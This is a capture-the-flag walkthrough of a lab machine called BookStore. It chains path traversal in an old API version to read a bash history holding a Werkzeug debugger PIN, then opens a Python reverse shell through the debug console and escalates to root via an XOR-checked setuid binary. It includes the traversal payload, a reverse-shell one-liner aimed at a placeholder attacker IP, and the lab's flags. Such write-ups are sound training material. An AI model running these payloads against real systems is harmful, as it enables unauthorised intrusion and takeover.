

BookStore

Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
5000/tcp  open  Werkzeug Werkzeug httpd 0.14.1 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- When we perform a simple NMap scan to see what ports are open we see that port 22(SSH), 80(HTTP) and 5000(Werkzeug)
- Port 5000 warrants further investigation

Dirsearch

- We can then perform directory busting on the target URL to see what directories we can find.

```
[06:50:32] 301 - 317B - /assets → http://10.113.190.150/assets/
[06:50:32] 200 - 479B - /assets/
[06:50:36] 200 - 1KB - /books.html
[06:50:53] 200 - 15KB - /favicon.ico
[06:51:01] 200 - 524B - /images/
[06:51:01] 301 - 317B - /images → http://10.113.190.150/images/
[06:51:04] 301 - 321B - /javascript → http://10.113.190.150/javascript/
[06:51:07] 200 - 6KB - /LICENSE.txt
[06:51:09] 200 - 1KB - /login.html
[06:51:37] 403 - 279B - /server-status
[06:51:37] 403 - 279B - /server-status/
```

- Of interest we can see the login.html file which warrants further investigation

Target: <http://10.113.190.150:5000/>

[06:45:47] Starting:

```
[06:46:48] 200 - 825B - /api
[06:46:48] 200 - 825B - /api/
[06:47:08] 200 - 2KB - /console
[06:48:24] 200 - 45B - /robots.txt
```

Task Completed

- Also upon Fuzzing specifically on port 5000, which is running the Werkzeug service, we see very interesting endpoints


Web Enumeration

- We can start by interacting with the web application with Burp Suite open
- Particularly we can start with the login.html to see what we can uncover

- Nothing of interest when you try to send data, but upon further inspection we see the following comment left by a developer

```
</script>
<!--Still Working on this page will add the backend support soon, also the
debugger pin is inside sid's bash history file -->
</body>
```


- This may hint at a local file inclusion vulnerability
- Next we can explore the port 5000 service and what it hosts



Foxy REST API v2.0

This is a REST API for science fiction novels.

- We see that it hosts the REST API, and you recall from our initial dirsearch enumeration we have some interesting URLs to explore:
 - `/api` & `/api/` :



API Documentation

Since every good API has a documentation we have one as well!

The various routes this API currently provides are:

```
/api/v2/resources/books/all (Retrieve all books and get the output in a json format)
/api/v2/resources/books/random4 (Retrieve 4 random records)
/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)
/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)
/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)
/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)
```


- We see some exposed API endpoints in the API documentation
- `robots.txt` :



User-agent: *

Disallow: /api


- `/console :`



- This is the debugger that we saw being mentioned in the comment. Recall they said that the debugger pin is within sid's bash history file. SO we can try to obtain it

Obtaining Debugger Pin

- From, the information collected so far, we can try to obtain the debugger pin by checking if the web application is vulnerable to Local File Inclusion
 - This requires a parameter to traverse out of the web directory. Luckily for us, we have some API endpoints with a parameter being passed:
 - `/api/v2/resources/books?id= :`
 - On this endpoint we can try traversing out of the web directory to access sid's bash history file:
 - Payload: `GET /api/v2/resources/books?id=../../../../../../../../home/sid/.bash_history HTTP/1.1`
 - This returned an empty string with a 200 response. I also tried the other parameters i.e `author` and `published`
 - This didn't work but we can try fuzzing for parameters using ffuf



- Still the same result as manually exploring the 3 parameters

- Since our API is v2, most people forget to remove access to the previous version, and we can try accessing the api endpoint using v1

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /api/v1/resources/books?id=1 HTTP/1.1		1 HTTP/1.0 200 OK	
2 Host: 10.113.190.150:5000		2 Content-Type: application/json	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		3 Access-Control-Allow-Origin: http://10.113.190.150	
4 Accept: */*		4 Vary: Origin	
5 Accept-Language: en-US,en;q=0.5		5 Content-Length: 237	
6 Accept-Encoding: gzip, deflate, br		6 Server: Werkzeug/0.14.1 Python/3.6.9	
7 Referer: http://10.113.190.150/		7 Date: Thu, 23 Apr 2026 11:54:42 GMT	
8 Origin: http://10.113.190.150		8	
9 Connection: keep-alive		9 [	
10 Priority: u=4		10 {	
		11 "author": "Ann Leckie ",	
		12 "first_sentence":	
		13 "The body lay naked and facedown, a deathly gray. spatters of blood staining t	
		14 he snow around it.",	
		15 "id": "1",	
		16 "published": 2014,	
		17 "title": "Ancillary Justice"	
		18 }	
		19]	

- We can see it is indeed accessible. Now we can try local file inclusion with v1, and to do this I will utilize ffuf once more

```

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.113.190.150:5000/api/v1/resources/books?FUZZ=.bash_history
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200

author      [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 142ms]
id          [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 143ms]
published   [Status: 200, Size: 3, Words: 1, Lines: 2, Duration: 174ms]
show       [Status: 200, Size: 116, Words: 5, Lines: 8, Duration: 147ms]
:: Progress: [6453/6453] :: Job [1/1] :: 120 req/sec :: Duration: [0:00:52] :: Errors: 0 ::

```


- This time we see the parameter `show` returns some result as it has 5 words.
- Now using Burpsuite, we can input the show parameter and using the payload `GET /api/v1/resources/books?show=../../../../../../../../home/sid/.bash_history HTTP/1.1`, we get some results

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /api/v1/resources/books?show=../../../../../../../../home/sid/.bash_history HTTP/1.1		1 HTTP/1.0 200 OK	
2 Host: 10.113.190.150:5000		2 Content-Type: text/html; charset=utf-8	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		3 Content-Length: 116	
4 Accept: */*		4 Access-Control-Allow-Origin: http://10.113.190.150	
5 Accept-Language: en-US,en;q=0.5		5 Vary: Origin	
6 Accept-Encoding: gzip, deflate, br		6 Server: Werkzeug/0.14.1 Python/3.6.9	
7 Referer: http://10.113.190.150/		7 Date: Thu, 23 Apr 2026 12:00:02 GMT	
8 Origin: http://10.113.190.150		8	
9 Connection: keep-alive		9 cd /home/sid	
10 Priority: u=4		10 whoami	
		11 export WERKZEUG_DEBUG_PIN=123-321-135	
		12 echo \$WERKZEUG_DEBUG_PIN	
		13 python3 /home/sid/api.py	
		14 ls	
		15 exit	
		16	

- From the above we can now see the debug pin: `123-321-135`

Utilizing the Debug Pin

- So using the pin obtained, we can now access the `/console` route to see what further information we can find



- We can see it is a debug console that you can execute python code. Thinking about this, we can try to see if we can spawn a reverse shell.
- So we can try to do this using the following payload:

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("<attacker_ip>",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(
s.fileno(),2);pty.spawn("/bin/bash")
```

- Here `<attacker_ip>` is the IP address of your attack machine, and it is important to start a netcat listener on a specific port. IN my case it's 4444
- With this we spawn a shell. We can see we have access to user sid's shell

```
$ netcat -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.212.157] from (UNKNOWN) [10.113.144.216] 50206
sid@bookstore:~$ whoami
whoami
sid
sid@bookstore:~$ |
```

Shell Interaction

- We can try to interact with the spawned shell

```
sid@bookstore:~$ ls -la
ls -la
total 80
drwxr-xr-x 5 sid sid 4096 Oct 20 2020 .
drwxr-xr-x 3 root root 4096 Oct 20 2020 ..
-r--r--r-- 1 sid sid 4635 Oct 20 2020 api.py
-r-xr-xr-x 1 sid sid 160 Oct 14 2020 api-up.sh
-r--r----- 1 sid sid 116 Apr 23 22:08 .bash_history
-rw-r--r-- 1 sid sid 220 Oct 20 2020 .bash_logout
-rw-r--r-- 1 sid sid 3771 Oct 20 2020 .bashrc
-rw-rw-r-- 1 sid sid 16384 Oct 19 2020 books.db
drwx----- 2 sid sid 4096 Oct 20 2020 .cache
drwx----- 3 sid sid 4096 Oct 20 2020 .gnupg
drwxrwxr-x 3 sid sid 4096 Oct 20 2020 .local
-rw-r--r-- 1 sid sid 807 Oct 20 2020 .profile
-rwsrwsr-x 1 root sid 8488 Oct 20 2020 try-harder
-r--r----- 1 sid sid 33 Oct 15 2020 user.txt
```

- Listing what is in the current directory reveals a `user.txt` file and a `try-harder` file.
 - `user.txt` contains `4ea65eb80ed441adb68246ddf7b964ab`, which constitutes our first flag
 - `try-harder` however, contains some encrypted text and remember it is also owned by root

```
ELF>00000000 00000000888X
X
hh/lib64/ld-linux-x86-64.so.2GNUUGUJ(J0000w+000\0000 !07M0 0
>"libc.so.6setuid__isoc99_scanfputs__sta
ck_chk_failsystem__cxa_finalize__libc_start_mainGLIBC_2.7GLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTab
00000000 tart__ITM_registerTMCloneTableii
00000000 H0H00 H00t00H0005j 0%l 000j h000000%b h000000%Z h000000%R
h000000%J h000000%b f010I00^H00H000PTL0
]00f.0]00f.0H0= H05 UH)0H00H00H000?H0H00t0H0 H00t
]00f.0]00f.00= u/H0= UH00t
0000H0000 ]0000fDUH00]0f000UH00H00 dH0%(H0E0100000000E00]H0=00b000H0E0H00H0=00z0000E050E00E01E00}00!00]
8#TT 1tt$D00000N
00 000)00 H0=00_0sid@bookstore:~$ 00B0000000`000"00 0C0 <0P P 00
00000f.0AWAVI00AUATL0%6 UH0-6 SA00I00L)0H0H0000000H00t 100L00L00D00A00
H00H90u0H0[0A0A]A^A_0f.000H0H00What's The Magic Number?!%d/bin/bash -pIncorrect Try Harder80000|000000
00T000000<00000000,zRx
```

- Upon further investigation, it is an ELF binary and the setuid indicated that it runs with the permissions of the owner(root)

```
sid@bookstore:~$ file try-harder
file try-harder
try-harder: setuid, setgid 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=4a284afaae26d9772bb38113f
55cd53608b4a29e, not stripped
```

- We can attempt to see what strings are in the file to see if some information can be extracted using the `strings` command

```

What's The Magic Number?!
/bin/bash -p
Incorrect Try Harder
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry

```

- Nothing much from this other than the fact that we know it expects an input
- We can decompile the file using [Ghidra](#), a tool developed by the NSA to perform reverse engineering.

```

void main(void)
{
    long in_FS_OFFSET;
    uint local_1c;
    uint local_18;
    uint local_14;
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    setuid(0);
    local_18 = 0x5db3;
    puts("What's The Magic Number?!");
    __isoc99_scanf(&DAT_001008ee,&local_1c);
    local_14 = local_1c ^ 0x1116 ^ local_18;
    if (local_14 == 0x5dcd21f4) {
        system("/bin/bash -p");
    }
    else {
        puts("Incorrect Try Harder");
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

- And now we can see the full file. We can see that the code is comparing `local_14` to a number. And `local_14 = local_1c ^ 0x1116 ^ local_18`; where `^` represents **XOR**.
- From the code:
 - `local_18` = 0x5db3
 - `local_1c` = Our input
 - `local_14` = 0x5dcd21f4 since it's being compared to it
 - Therefore `0x5dcd21f4 = local_1c ^ 0x1116 ^ 0x5db3`
 - Now since XOR is reversible i.e :
 - *If $A \oplus B = C$, then $C \oplus B = A$ and $C \oplus A = B$*
 - So in our case:

- `local_lc = 0x5dcd21f4 ^ 0x1116 ^ 0x5db3`
- This can easily be solved by Python to get: `1573743953`
- We can then use this number as our input for the C executable.

```
sid@bookstore:~$ ./try-harder
./try-harder
What's The Magic Number?!
1573743953
1573743953
root@bookstore:~# |
```

- The number is a correct match and spawns a higher privilege shell. We now have root access.
- BY navigating to the root directory and listing the contents we see a `root.txt` file. If we run `cat` on the file we obtain our flag!(`e29b05fba5b2a7e69c24a450893158e3`)

```
root@bookstore:/# ls
ls
bin    home      lib64      opt    sbin      sys    vmlinuz
boot  initrd.img  lost+found  proc   snap      tmp    vmlinuz.old
dev    initrd.img.old  media      root   srv        usr
etc    lib        mnt        run    swapfile   var
root@bookstore:/# cd root
cd root
root@bookstore:/root# ls
ls
root.txt  s
root@bookstore:/root# cat root.txt
cat root.txt
e29b05fba5b2a7e69c24a450893158e3
root@bookstore:/root# |
```